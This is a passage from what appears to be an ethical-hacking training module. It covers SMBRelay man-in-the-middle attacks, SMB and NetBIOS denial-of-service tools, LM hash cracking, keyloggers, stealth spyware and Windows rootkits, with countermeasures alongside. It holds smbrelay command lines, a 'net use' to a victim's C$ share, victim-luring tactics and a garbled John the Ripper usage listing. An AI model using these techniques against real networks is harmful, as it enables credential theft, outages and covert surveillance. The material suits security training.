removing them when the target host disconnects. This ensures that the same IP address is not allowed to connect twice, unless a successful connection to that target was achieved and disconnected. SMBRelay collects the NTLM password hashes transmitted and writes them to hashes.txt in a format usable by Lophtcrack so the passwords can be cracked later.

The usage is smbrelay [options]

Options:


- /D num - Set debug level, current valid levels: 0 (none), 1, 2 Defaults to 0.
- /E - Enumerates interfaces and their indexes.
- /F[-] - Fake server only, capture password hashes and do not relay Use - to disable acting as a fake server if relay fails.
- /IL num - Set the interface index to use when adding local IP addresses.
- /IR num - Set the interface index to use when adding relay IP addresses Defaults to 1.
- /L[+] IP - Set the local IP to listen on for incoming NetBIOS connections. Use + to first add the IP address to the NIC Defaults to primary host IP.
- /R[-] IP - Set the starting relay IP address to use. Use [-] to not add each relay IP address to the NIC Defaults to 192.1.1.1 first.
- /S name - Set the source machine name.

The attacker can choose to disable TCP port 445 on the rogue server using an IPSec filter so that traffic will always flow through TCP port 139. The servers can then capture both LM and NTLM passwords, and write them to its working directory as hashes.txt which can be later imported into LOptCrack. Furthermore, the attacker's system now can access the client machine by simply connecting to it via the relay address: c: \>net use * \\192.x.x.x\c\$

On the client side (W2K), "net use" command will fail to turn up any sessions as the program throws a system error 64 and indicates that no drives are mounted. However, running "net session" will reveal that it is connected to the spoofed machine name, CDC4EVER, which SMBRelay sets by default unless changed using the "/S name" parameter.

While capturing SMB authentication using a fraudulent server with SMBRelay might look easy, there are several pre-requisites for the attack to be successful. These will be discussed later in the module.

SMBRelay man-in-the-middle Scenario



- The attacker in this setting sets up a fraudulent server at 192.168.234.251, a relay address of 192.168.234.252 using /R, and a target server address of 192.168.234.34 with /T.

```
c:\> smbrelay /IL 2 /IR /R 192.168.234.252 /T 192.168.234.34
```

- When a victim client connects to the fraudulent server thinking it is talking to the target, MITM server intercepts the call, hashes the password and passes the connection to the target server.

SMBRelay can also be used for session hijacking. The attacker can pose as the "man in the middle" by virtually interposing himself between the client and host. SMBRelay is the first widely distributed hack tool that automates the man-in-the-middle (MITM) attack. SMBRelay automates the process by functioning first as a data relay between the client and host, sending on all but the authentication data.

Attack Methods	As discussed earlier, the attacker can send a client of the targeted host an HTML e-mail message with a link to a NetBIOS share on the web server. As the target's computer attempts to establish a NetBIOS connection, the attacker steps in, intercepts the client's credentials, and passes them off as his own.
-----------------------	---

Then the attacker disconnects the client and binds the host to a new IP relay address that the attacker can log on to, all the while maintaining the original client's host privileges. At the same time NTLM password hashes exchanged by the client and host are collected and saved to a text file.

For example, set up a MITM server at 192.168.200.114 using the /L+ switch, a relay address of 192.168.200.252 using the /R and a target server address of 192.168.200.168 with the /T switch:

```
c:\>smbrelay /IL /IR 2 192.168.200.252 /T 192.168.200.168
```

A victim client, 192.168.200.120, is then coaxed into connecting to the fraudulent MITM server by deception.

Countermeasure One countermeasure is to force the requirement for digitally signed SMB communications under Security Policy/Local

Policies/Security Options. Though this may result in connectivity issues with NT4 systems, it can ensure adequate protection.

SMBRelay attempts to disable SMB signing and may be able to circumvent some of these settings. A significant aspect of MITM attack is the absence of any obvious log entry to indicate that a MITM attack is in progress. This leaves Kerberos as the only real defense against MITM.

Tools This brings us to SMBRelay2, which works at the NetBIOS level, and should work across any protocol NetBIOS is bound to (such as NetBEUI or TCP/IP). The difference is that instead of using IP addresses, SMBRelay2 uses NetBIOS names. Moreover, it supports man in the middle attack to a third host. However, the limitation of this utility is that currently it supports listening on only one name, so the target must attempt to connect to that name for SMBRelay2 to operate (the local name).

SMBRelay Weakness & Countermeasures

- The problem is to convince a victim's client to authenticate to the MITM server
 - You can send a malicious e-mail message to the victim client with an embedded hyperlink to the SMBRelay server's IP address.
 - Another solution is ARP poisoning attack against the entire segment causing all of the systems on the segment to authenticate through the fraudulent MITM server
 - Configure Windows 2000 to use SMB signing.
 - Client and server communication will cause it to cryptographically sign each block of SMB communications.
 - These settings are found under Security Policies /Security Options
-

Note There are inherent weaknesses in executing a SMBRelay attack. The hindrances to this attack are pointers towards countermeasures to be adopted. Firstly SMBRelay must be able to bind to port 139 to receive the incoming NetBIOS connections. This requires administrative privileges as this is a port number less than 1024.

Moreover, administrative access is required for adding and removing IP addresses which SMBRelay does in its normal mode of its operation. Therefore, privilege escalation would be required in most cases unless there is no proper allocation of privileges.

SMBRelay targets and runs best on Windows NT and 2000 machines. Connections from 9x and ME boxes will have unpredictable results. Moreover, it relies on the attacker's ability to convince the user to authenticate himself to the MITM server. Ways to overcome these weaknesses include sending a malicious email — as discussed earlier (using an image to send the server's hyperlink and embedding it using HTML).

Another solution is ARP poisoning attack against the entire segment causing all of the systems on the segment to authenticate through the fraudulent MITM server. ARP traffic can be easily spoofed to reroute traffic originating from the system to the attacker's system, even in a switched environment. Rerouted traffic can be viewed with a network packet analyzer and then forwarded to the real destination in a variant of the MITM attack.


Countermeasure The only real prevention against SMBRelay is to dismantle all SMB communications and to use Windows 2000 Kerberos authentication only in a native, single forest environment network (with no legacy clients) and with all applications supporting Kerberos.

Countermeasure Another countermeasure is as discussed earlier in the context of SMBRelay MITM - to force the requirement for digitally signed SMB communications under Security Policy / Local Policies / Security Options. Though this may result in connectivity issues with NT4 systems, it can ensure adequate protection.

Countermeasure While considering countermeasures, disabling NetBIOS alone is not sufficient to prevent SMB communication. This is because in the absence of standard NetBIOS ports, SMB will use Transmission Control Protocol (TCP) port 445, which is referred to as SMB Direct Host or the Common Internet File System (CIFS) port. As a result, explicit steps must be taken to disable both NetBIOS and SMB separately.

Countermeasure NetBIOS uses the following ports: UDP/137 (NetBIOS name service), UDP/138 (NetBIOS datagram service) and TCP/139 (NetBIOS session service). SMB uses the following ports: TCP/139, TCP/445. On servers accessible from the Internet, SMB must be disabled by removing File and Printer Sharing for Microsoft Networks and Client for Microsoft Networks using the Transmission Control Protocol/Internet Protocol (TCP/IP) properties dialog box in the Local Area Connection properties dialog box.

SMBGrind increases the speed of LOptcrack sessions on sniffer dumps by removing duplication and providing a facility to target specific users without having to edit the dump files manually.



We had discussed the password cracker LOptCrack earlier in the module. Cracking the captured challenge/response hashes from a network capture takes a bit longer for one password than its counterpart gotten from a registry dump. One of the limitations faced by these crackers is the unique challenge question answered by each client separately.

Once LOptCrack parses the sniffed hash list for a matching hash for a particular account, it will inadvertently cover other existing accounts as well, that can be matched to other password hashes. This is because in a network capture, each hash is encrypted with a unique challenge so that the work done cracking one password cannot be used again to crack another. This means that the time to completion scales linearly as more password hashes are added to the crack.


One way of increasing the speed of LOptCrack sessions on sniffer dumps is to remove duplication and provide a facility to target specific users without having to edit the dump files manually. Therefore password cracking becomes a time-consuming laborious process unless it is targeted towards particular passwords.

If an attacker can force a NetBIOS connection from its target it can retrieve the user authentication information of the currently logged in user. On its part SMB protocol uses a challenge-response method of authentication to prevent replay attacks and complicate cracking. The challenge is eight bytes of randomly generated data which the client encrypts using the password as an encryption key. If this can be obtained, the session can be hijacked as well. But this is not always easy.

Tools SMBGrind is a tool that seeks to solve this problem and make password cracking by LOptCrack faster. It removes duplicates and saves the file to disk so that the attacker can e-mail the filtered file directly from within SMB Grinder via the File-Send menu option.

Hacking Tool: SMBDie

SMBDie tool crashes computers running Windows 2000/XP/NT by sending specially crafted SMB request.



Tools SMBDie is another tool that takes advantage of the implementation of a protocol by a vendor. The vulnerability results because of a flaw in the way Microsoft's implementation of SMB receives a packet requesting the SMB service. Two SMB exploit programs - SMBDie and smbnuke exploit the vulnerability the same way.

An attacker can launch a denial of service by establishing a valid SMB session to a Windows NT/2000/XP system, and then sending a specially crafted transaction packet to request the NetServerEnum2, NetServerEnum3 or NetShareEnum functions. In the SMB transaction packet, if either or both of "Max Param Count" and "Max Data Count" values are equal to zero, then the server miscalculates the length of the first buffer. This causes the next chunk in the heap to be overwritten. Once the first buffer is released then the heap will be in an inconsistent state and will cause a blue screen of death. The attacker can use both a user account and anonymous access to accomplish this.

Windows 2000 Servers and Workstations are not vulnerable as long as the "Additional restrictions for anonymous connections" option in their local security settings is set to "No access without explicit anonymous permissions". Windows XP workstations are susceptible to the SMBDie exploit.

Any machine on the network including systems that are connected via VPN can launch this attack. All that an attacker needs is the IP address and NetBIOS name of the target system. The attack registers an entry in the system log when it is successful but does not indicate the source of the attack. Countermeasures include blocking access to SMB ports from untrusted networks. By blocking TCP ports 445 and 139 at the network perimeter, administrators can prevent the attack from untrusted parties. Additionally, the LAN man server service can be stopped which prevents the attack, but again may not be suitable on a file and print sharing server.

Hacking Tool: NBTDeputy

- NBTDeputy register a NetBIOS computer name on the network and is ready to respond to NetBT name-query requests.

- NBT deputy helps to resolve IP address from NetBIOS computer name. It's similar to Proxy ARP.
 - This tool works well with SMBRelay.
 - For example, SMBRelay runs on a computer as ANONYMOUS-ONE and the IP address is 192.168.1.10 and NBT Deputy is also ran and 192.168.1.10 is specified. SMBRelay may connect to any XP or .NET server when the logon users access "My Network Places"
-

Tools NBTdeputy works well in conjunction with SMBRelay. It's similar to Proxy ARP as it helps to resolve the IP address from NetBIOS computer name. NBTdeputy can register a NetBIOS computer name on the network and be ready to respond to NetBT name-query requests.

For example, SMBRelay might be running on a computer as SERVER1 with an IP address of 192.168.10.1 NBTdeputy will register this and specify the IP address of SERVER1. When logon users access "My Network Places", SMBRelay may connect to any XP or .NET Server. When "My Network Places" is clicked by the logon-user, Windows XP tries to acquire the shared resources list of all computers on the LAN. The user's local log-on password is used when the password for the shared resource has not been preserved at that instance of access.

In a hybrid local area network where any pre W2K machine exists, Windows XP will automatically transmit the local log-on password to the NT4.0 machine using LM authentication. Even if the registry setting for NoLMHash has been set to one, Windows XP automatically transmits the local log-on password to the NT4.0 machine using LM authentication when "My Network Places" is clicked. It should be noted that Windows XP doesn't use LM authentication when there are only Windows 2000 and XP machines on the LAN even if "LMCompatibilityLevel" is 0. In order to protect the LM hash, Windows XP has a registry value named No LMHash, located under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa. If NoLMHash is set as '1' and the user changes password, the true LM hash will not be generated.

There are certain pre-requisites for NBTdeputy to be effective. NetBIOS over TCP/IP must be disabled as NBTdeputy uses port 137 and 138. The user must specify a unique computer name on the LAN because NBTdeputy does not check for existing computer names. The user must also specify an existing Workgroup on LAN as NBTdeputy does not become the Master Browser. NBTdeputy must exist on the same LAN as the targeted XP and .Net Server machines.

NetBIOS DoS Attack

- Sending a 'NetBIOS Name Release' message to the NetBIOS Name Service (NBNS, UDP 137) on a target NT/2000 machine forces it to place its name in

conflict so that the system will no longer be able to use it.

- This will block the client from participating in the NetBIOS network.
 - Tool: nbname
 - NBName can disable entire LANs and prevent machines from rejoining them.
 - Nodes on a NetBIOS network infected by the tool will think that their names already are being used by other machines.
-

Concept NetBIOS is a set of defined software interfaces for vendor-independent PC networking and is primarily used on Microsoft Windows computers. The NetBIOS Name Service (NBNS) provides a means for hostname and address mapping on a NetBIOS-aware network. In Microsoft's implementation of the NBNS Name Server (Microsoft WINS Server) they mapped group names to the single IP address 255.255.255.255 (the limited broadcast address). In order to support real group names, Microsoft modified WINS to provide support for special groups. These groups appear differently in WINS. However, since an authentication mechanism has not been defined for NetBIOS running over TCP/IP protocol, all systems running NetBIOS services are vulnerable to spoofing attacks.

Threat For instance, an attacker can send spoofed "Name Release" or "Name Conflict" messages to a target machine and force the target machine to remove its real name from its name table (as seen with nbtstat) and not respond to other NetBIOS requests. This results in a denial of service as the legitimate machine is not able to communicate with other NetBIOS hosts.

Tools NBName is a tool written by Sir Dystic of the Cult of Dead Cow. It decodes and displays all NetBIOS name packets it receives on UDP port 137.

Using the /DENY * command line option it will respond negatively to all NetBIOS name registration packets it receives.

Using the /CONFLICT command line option it will send a name release request for each name that is not already in conflict to machines it receives an adapter status response from.

The /FINDALL command line option causes a wildcard name query request to be broadcast at startup and each machine that responds to the name query is sent an adapter status request.

The /ASTAT command line option causes an adapter status request to be sent to the specified IP address, which doesn't have to be on the local network.

Using /FINDALL /CONFLICT /DENY * will disable entire local NetBIOS network and prevent machines from rejoining it. Nodes on a NetBIOS network infected by the tool will think that their names already are being used.

Hacking Tool: John the Ripper

- It is a command line tool designed to crack both Unix and NT passwords.
John is extremely fast and free
- The resulting passwords are case insensitive and may not represent the real mixed-case password.



```
John the Ripper Version 1.4 Copyright (c) 1996-99 by Solar Designer
Usage: john [OPTIONS] [PASSWORD-FILE]
  -o[FILE]          "single crack" mode
  -r[FILE]          enable rules for wordlist name
  -rules            enable rules for wordlist name
  -ruleset[ALL|NONE] external rules or "none" (default)
  -external          external mode or "internal" filter
  -stdout[1|2|3|4]   no cracking, just write words to stream
  -session[FILE]    set session file name to FILE
  -session[FILE]    make a checksum, FILE will be overwritten
  -help             show this help message
  -test             perform a benchmark
  -groups[1-1000000000...] load users of this (these) group(s) only
  -groups[1-1000000000...] load users of this (these) group(s) only
  -salt[1-1000000000...] load salts of this (these) salt(s) only
  -salt[1-1000000000...] load salts of this (these) salt(s) only
  -Format[FORMAT]   Force ciphertext Format: MD5/SHA1/MD5-SHA1/LM
  -comment[LINES]
```

Tools John the Ripper is a fast password cracker, currently available for many flavors of UNIX (11 are officially supported), DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak UNIX passwords. John the Ripper is a part of Owl, Debian GNU/Linux, SuSE, very recent versions of Mandrake Linux, and EnGarde Linux. It is in the ports/packages collections of FreeBSD, NetBSD, and OpenBSD.

John the Ripper is designed to be both powerful and fast. It combines several cracking modes in one program, and is fully configurable for specific needs. As John is available for different platforms, the attacker can use the same cracker everywhere and even continue a cracking session started on a different platform. It supports several cryptographic password hash types most commonly found on various UNIX flavors. Supported out of the box are Kerberos AFS and Windows NT/2000/XP LM hashes, plus several more with contributed patches.

Out of the box, John supports (and auto detects) the following ciphertext formats: standard and double-length DES-based, BSDI's extended DES-based, FreeBSD's MD5-based, and OpenBSD's Blowfish-based. With just one additional command (required to extract the passwords), John can crack AFS passwords and WinNT LM hashes. John has highly optimized modules for different ciphertext formats and architectures. Some of the algorithms used - such as bitslice DES - require a more powerful interface. Additionally, there are assembly routines for several processors and

architectures (special Intel Pentium version, x86 with MMX, generic x86, Alpha EV4, SPARC V8).

However, the resulting passwords are case insensitive and may not represent the real mixed-case password. Indeed, this is a small hindrance to a determined patient attacker.

What is LanManager Hash?

Example: Lets say your password is: '123456qwertY'

- When this password is encrypted with LM algorithm, it is first converted to all uppercase: '123456QWERTY'
 - The password is padded with null (blank) characters to make it 14 character length: '123456QWERTY_'
 - Before encrypting this password, 14 character string is split into half: '123456Q' and 'WERTY_'
 - Each string is individually encrypted and the results concatenated.
 - '123456Q' = 6BF11E04AFAB197F
 - 'WERTY_' = F1E9FFDCC75575B15
 - The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15
-

Note ■ The first half of the hash contains alpha-numeric characters and it will take 24 hrs to crack by LOptcrack and second half only takes 60 seconds.

All Windows clients including Windows 2000, Windows Server 2003, and Windows XP are configured by default to send LM and NTLM authentication responses, except Win9x clients, which only send LM. The default setting on servers allows all clients to authenticate with servers and use their resources. However, this default setting allows for LM responses (the weakest form of authentication response) to be sent over the network. This makes it attractive to attackers who can sniff the traffic and crack passwords with relatively less effort.

Microsoft Windows NT stores two types of passwords: A LAN Manager (LM) password and a Windows NT password. We have seen in our discussion in module four how the domain controller gives out an eight byte challenge and the twenty four byte challenge response the client (server or workstation) replies with. These hashes are transmitted without encryption over the network. If the domain controller authenticates the

challenge response, it replies with an NT session key and a LAN Manager (LM) session key. These session keys are encrypted between the client and the Domain Controller.

Let us now take a look at the LAN Manager hash. LAN Manager uses a fourteen byte password. If the password is less than fourteen bytes, it is concatenated with zeros. After conversion into upper case, it is split into seven byte halves. From each seven byte half an eight byte odd parity DES key is constructed. Each eight byte DES key is encrypted with a "magic number". The results of the magic number encryption are concatenated into a sixteen byte one way hash value. This value is the LAN Manager one-way hash of the password.

Threat What makes the LM hash vulnerable is that an attacker has to go through just seven characters to retrieve passwords up to fourteen characters in length. There is no salting (randomness) done. For instance, if the password is seven characters or less, the second half will always be a constant (0xAAD3B435B51404EE). If it has over seven characters — say ten — it is split up into a password hash of seven characters and another password hash of three characters. The password hash of three characters can be easily cracked with password crackers such as lophtcrack.

Threat It is easy for password crackers to detect if there is an eighth character when the LM password is used. The challenge response can then be brute-forced for the LM-hash. The number of possible combinations in the LM password is relatively low compared to the Windows NT password.

Countermeasure While encryption forms such as Kerberos are considered as effective countermeasure, the Windows 9x and Windows NT operating systems cannot use the Kerberos version 5 protocol for authentication. Therefore in Windows Server 2003 also, these systems authenticate by default with both the LM and NTLM protocols for network authentication. What is possible though is for Windows 9x and Windows NT to use a more secure authentication protocol such as NTLMv2. For the logon process, NTLMv2 uses a secure channel to protect the authentication process. Therefore these systems have to set LAN Manager Authentication Level to "Send NTLMv2 responses only".

Password Cracking Countermeasures

- Enforce 7–12 character alpha-numeric passwords.
- Set the password change policy to 30 days.
- Physically isolate and protect the server.
- Use SYSKEY utility to store hashes on disk.

- Monitor the server logs for brute force attacks on user accounts.



Password cracking is a term used to describe the penetration of a network, system, or resource with or without the use of tools to unlock a resource that has been secured with a password.

Countermeasure The first countermeasure is to make sure that strong passwords are being used by users. This means a password that is at least 8 characters long and ideally made up of a combination of alphabets, numerals and special characters / symbols. The next step is to make users aware of best security practices such as not to stick password to monitors etc. Encourage users to change passwords as often as possible and make it a point never to leave a console unlocked.

Adopt the practice of isolating the server for more security. Preferably no applications should be running on the authentication server so that vulnerabilities if any are not exploited. SYSKEY can be used to store hashes on the system. Passwords in the SAM database are stored in hashed form to prevent a user who gains access to the database from reading the passwords.

However, offline password attacks are still possible if an attacker obtains a copy of the database and is willing to devote the time needed to perform an exhaustive search of all possible passwords. The Syskey tool is designed to prevent such attacks by strongly encrypting the SAM database using 128-bit cryptography. The SYSKEY command is used to select the System Key option and generate the initial key value. The key value may be either a machine generated key or a password derived key. The SYSKEY command first displays a dialog showing whether strong encryption is enabled or disabled. After the strong encryption capability is enabled, it cannot be disabled.

It always pays to be alert for intrusion or suspicious activity that can help detect password cracking activity. Logs should be carefully monitored for tell-tale signs and

adequate defensive measures taken.

Keystroke Loggers

- If all other attempts to sniff out domain privileges fail, then keystroke logger is the solution.
- Keystroke loggers are stealth software that sits between keyboard hardware and the operating system, so that they can record every key stroke.
- There are two types of keystroke loggers:
 1. Software based and
 2. Hardware based.



Keystroke loggers come in both hardware and software forms and are used to capture and compile a record of everything typed using the keyboard and making it available to another person / agency probing the user. This may be conveyed over e-mail or a Web site or even saved on the same system as a hidden file.

Generic keystroke loggers record the application name, time and date the application was opened, and the keystrokes associated with that application. The appeal keystroke loggers have is the ability to capture information before it can be encrypted for transmission over the network. This gives the person probing access to pass phrases and other well-hidden information. Keystroke loggers can be broadly classified as hardware keystroke loggers and software keystroke loggers.


Hardware keystroke loggers are hardware devices that attach physically to the keyboard and records data. These devices generally look like a standard keyboard adapter, so that they remain camouflaged unless specifically looked for. In order to

retrieve data from a hardware logger, the person who is doing the probing must regain physical access to that piece of equipment. Hardware loggers work by storing information in the actual device, and generally do not have the ability to broadcast or send such information out over a network. One primary advantage hardware keystroke loggers carry is that they will not be discovered by any of the anti-spyware, anti-virus or desktop security programs.

Software keystroke loggers are more widely used as they can be installed remotely via the network, as part of virus / Trojan software etc. Physical access is not required on part of the person probing to obtain keystroke data (as data is emailed out from the machine periodically). Software loggers often have the ability to obtain much more data as well, as they are not limited by physical memory allocations in the same way as hardware keystroke loggers are. Magic Lantern - developed as part of the FBI's Carnivore project - is a Trojan/key-logger specifically aimed at gathering encryption key information for transmission back to the FBI.

Spy ware: Spector (www.spector.com)

- Spector is a spy ware and it will record everything anyone does on the internet.
- Spector automatically takes hundreds of snapshots every hour, very much like a surveillance camera. With spector, you will be able to see exactly what your surveillance targets have been doing online and offline.
- Spector works by taking a snapshot of whatever is on your computer screen and saves it away in a hidden location on your computer's hard drive.



Tools Spector Pro is designed to execute as a stealth spyware or monitoring software, by keeping track of the user's activities. By default, the software monitors Web browsing, mail, and Internet chat, with provisions for retaining and updating a list of Web sites visited, mail sent and received, and chat transcripts with other users. It can also block access to specified Web sites.

Spector Pro acts as an activity monitor by also taking snapshots of the screen at regular, preset intervals. The stealth installation leaves no icons, no installation file, and no notice when the software loads on computer bootup. The attacker can access the software with a hot-key combination that can be customized, and password protected.

The software tracks every keystroke entered on the keyboard, regardless of the application. It can be configured to alert the person who monitors the target computer via e-mail according to his monitoring preferences — such as when certain keywords are received or typed, specific Web sites visited, or specific words typed in to any application.

Spector Pro has its limitations too. The solution does not recognize Microsoft Messenger and many other messenger clients. The attacker can retrieve keystrokes of one side of the chat however. By default, it does not capture data that is sent or received on unsupported clients. So also, if the target host uses a browser other than IE/Mozilla, they can run stealthily to the monitoring software. The mail-capture facility works with email clients like Outlook, Eudora, and most POP3/SMTP clients. However, it does not address web mail.

Hacking Tool: eBlaster (www.spector.com)

- eBlaster lets you know EXACTLY what your surveillance targets are doing on the internet even if you are thousands of miles away.
- eBlaster records their emails, chats, instant messages, websites visited and key strokes typed and then automatically sends this recorded information to our own email address.
- Within seconds of them sending or receiving an email, you will receive your own copy of that email.



Tools As with Spector Pro, e-Blaster can be installed in stealth mode. Actually, the e-Blaster .EXE file can even be sent to the client via the network. It functions a hidden program that not only taps every keystroke on the target computer but automatically records and forwards the victim's email to the watcher. e-Blaster automatically creates a report and delivers it via e-mail using SpectorSoft's SMTP mail server. It sends report e-mails on a regular basis,

ranging from hourly to daily, providing detailed information on activity across the pre-selected applications.

eBlaster will record BOTH sides of a conversation in the following chat and instant message programs: AOL chat rooms, AOL Instant Messenger, ICQ, MSN Messenger, Yahoo Messenger.

eBlaster will record every keystroke typed on the computer -- whether part of a chat conversation, an instant message, an email, a Word document, or even a password typed. The eBlaster Activity Report includes application the keystrokes were captured in, date and time the characters were captured and actual captured characters.

eBlaster does not show up as an icon, does not appear in the Windows system tray, does not appear in Windows Programs, does not show up in the Windows task list and cannot be uninstalled without the eBlaster password specified by the installer. It does not initiate connections to the internet and will only forward email and send activity reports when the monitored computer is already connected to the internet. eBlaster has a built-in e-mail client that will automatically send reports without using the host's normal e-mail program.

eBlaster has the power to act as a basic keystroke monitor and an intensive security surveillance system.

IKS Software Keylogger



Tools IKS - Invisible Keylogger is a desktop activity logger that is powered by a kernel mode driver. This driver enables it to run silently at the lowest level of windows 2000/XP operating systems. IKS is extremely difficult to detect, primarily because of its stealth surveillance methods. The only evidence of IKS is the growing binary keystroke log file with the input of keystrokes. All keystrokes are recorded, including the path alt-ctrl-del and keystrokes in a DOS box or Java chat room.

In addition to a flexible and friendly keystroke log viewer, IKS is extremely configurable . For manual setup, an attacker needs to copy just one program file to the target

computer and add two lines in system.ini file. He can then rename the log file, or even rename the program. Therefore, even an exhaustive hard drive search will find that the program exists

IKS has an internal memory buffer of 100 keystrokes. In order to increase performance of the system, the program will not dump the buffer to the disk until it is full or if the keyboard is idle for about three minutes with keystrokes in the buffer. When the system is shutting down, however, the program will dump the buffer immediately if there are any keystrokes in it.

Invisible Keylogger will record all clipboard text and save it for later viewing. This enables the user to see all text even text that has been cut and pasted in a browser, email, or anywhere. Invisible Keylogger will also record desktop activity at set intervals. The user can choose to have Invisible Keylogger only record activity if the target is present. Invisible Keylogger can be configured to clear all logs at set intervals as an added security measure. The user can export Invisible Keylogger's recorded logs into an easy to read HTML document for later viewing or records. Invisible Keylogger encrypts all logs files and protects them from being viewed.

Hacking Tool: Hardware Key Logger (www.keyghost.com)

- The Hardware Key Logger is a tiny hardware device that can be attached in between a keyboard and a computer.
- It keeps a record of all key strokes typed on the keyboard. The recording process is totally transparent to the end user.



Tools We had introduced keystroke loggers and the hardware keystroke logger in our generic discussion earlier. Let us take a look at a popular hardware

keystroke logger - KeyGhost. KeyGhost records all keystrokes into a built-in flash memory chip, even keystrokes made in BIOS and DOS are recorded.

The keystrokes can only be retrieved by an administrator with a proper password. The device can be installed even when the target computer is logged out, has a password, is locked or switched off. The device can be unplugged and the keystrokes retrieved on another computer.

Over 500,000 keystrokes can be stored with strong 128-bit encryption in non-volatile flash memory (same as in smart cards) that doesn't need batteries to retain storage. The device works on any desktop PC & all PC operating systems, including Windows 3.1, 95, 98, NT, 2000, Linux, OS/2, DOS, Sun Solaris and BeOS. No software installation is needed at all to record or retrieve keystrokes.

Recorded keystrokes can be played back into any text editor using proprietary 'keystroke ghosting' technique. The device plugs into computers with a small PS/2 keyboard plug or a large DIN plug. Unlike software keystroke recorders, KeyGhost records every keystroke, even those used to modify the BIOS before bootup. The greatest advantage is that it is impossible to detect or disable using software. One must visually scan the back of the computer where the keyboard is plugged in to detect its presence.

The only way to check for keystroke logging hardware is to familiarize with what it looks like and visually scan the machine on a regular basis. Taking pictures of the inside and outside of the machine may also be adopted. KeyGhost also makes keyboards with the key logger built straight in, which makes it much more difficult to spot.

Anti Spector (www.antispector.de)

- This tool will detect Spector and detect them from your system.



As there are two sides to every coin, the monitoring software has anti-monitoring software hounding after them. The detection process is similar to that of anti-virus software detecting a virus from its signature.

Tools "SpyGuard" can detect spy software like programs from SpectorSoft and

block it from sending information back to the spymaster or eliminate it completely. Ancillary functions include the deletion and shredding of confidential files and pictures, and erasing your Internet history and cache files. SpyGuard will not only detect these programs but it will let the user know exactly which spy programs are running on the computer and it will then destroy these programs and all of their recorded information.

In combating software loggers, you can also take a virtual snapshot of the contents of your hard drive, as well as any alterations made by programs to other files. You must make a new snapshot each time you install new software or make system upgrades in order to keep it up to date. As well, you should store that "snapshot" file off your computer and in a private location so that it can't be altered by someone having physical or remote access to your machine. Products that take system snapshots include: Snapshot Spy Pro and ArkoSoft System Snapshot (for windows boxes). Fcheck is one of the more trusted programs out there for Linux machines - we're hoping one of you out there can tell us whether or not Fcheck runs on OSX as well.

There are a few programs out there specifically designed to detect keystroke logging software. Two that have received good reviews are Anti-keylogger and SpyCop. Neither of these programs is free, but Anti-keylogger does have a demo version that allows you to scan your machine for logging programs.

Hacking Tool: RootKit

What if the very code of the operating system came under the control of the attacker?

- The NT/2000 rootkit is built as a kernel mode driver which can be dynamically loaded at run time.
 - The NT/2000 rootkit runs with system privileges, right at the core of the NT kernel, so it has access to all the resources of the operating system.
 - The rootkit can also:
 - hide processes (that is, keep them from being listed)
 - hide files
 - hide registry entries
 - intercept keystrokes typed at the system console
 - issue a debug interrupt, causing a blue screen of death
 - redirect EXE files
-

Note Traditionally rootkits have been associated with UNIX and lately with Linux operating systems. Windows was considered to be not vulnerable to rootkits, but that does not hold good any longer. Before we discuss the NT rootkit, let us take a brief look at what rootkits are; their functionality and use.

Once an attacker has accessed the target system he may want to revisit the system for various reasons including using it as a launch pad for other nefarious activities.

Naturally he would like to secure his base in a manner such that the probability of his detection is minimal. This is where a rootkit comes handy. As rightly pointed out, a rootkit is not used to achieve root, but to protect its use.

Note Typically a rootkit may be a bundle of tools such as a network sniffer, log-cleaning scripts or utilities, which patch and Trojan replacements of execution paths. . The rootkit will exploit known system vulnerability or crack a password for a user with administrator-level privileges and will then cover the hacker's tracks, making them difficult to detect. Thus, the rootkit compromises the existing security of the affected system and violates its integrity.

Concept The primary purpose of a rootkit is to allow an attacker unregulated and undetected access to a compromised system repeatedly. Installing a backdoor process or replacing one or more of the files that run the normal connection processes can help meet this objective.

To facilitate continued access, a rootkit may disable auditing, edit event logs and circumvent IDS. The rootkit may be used by more than one attacker as it can allow anyone to log in based on backdoor password access and obtain administrator-level access to a computer or computer network.

As stated earlier, the execution paths may be modified or system binaries that replace the existing ones on the target system can be used so that attackers and the processes they run are invisible. On a UNIX system these can be minimum, core binaries such as ps, w, who, netstat, ls, find, and other binaries that can be used in monitoring server activity. It is not possible to detect these replacements on a first glance as most rootkits will mimic the creation dates and file sizes of the original system binaries while replacing them with infected versions.

The most effective rootkits are designed as device drivers because they provide the greatest control over the operating system for the purpose of hiding Trojans, D DOS tools, and altered data from change detection applications such as Intact and tripwire. Since they operate in kernel space they have full rein over virtually all system functions.

We will be looking at the NT rootkit here as Linux rootkits are referenced to in later modules. Apart from few differences in composition, the functionality and use of rootkits are similar across platforms. For instance consider some of the attacks that are possible by patching the NT kernel.

Threat An attacker is equipped with armory to:

- Insert invalid data into any network stream. On a long term basis, this can be worked to the attacker's advantage as he can also introduce errors into the fixed storage system, thereby corrupting the backups as well.
- Deploy ICMP as a covert channel, and read ICMP packets coming into the kernel for embedded commands.
- Sniff network traffic - emulating the behavior of the Ethernet, but without all of the driver components - if it has patched the Ethernet. This lets it stream data in/out of the network including crypto keys.
- Capture important data by patching existing DLL's, such as wininet.dll.
- Evade the IDS system.
- Elude the event log, by patching it to ignore certain event log messages.
- Hide processes to keep them from being listed.
- Hide files and registry entries.
- Log keystrokes.
- Redirect executable files.
- Issue commands that result in a Blue Screen of Death... and much more.

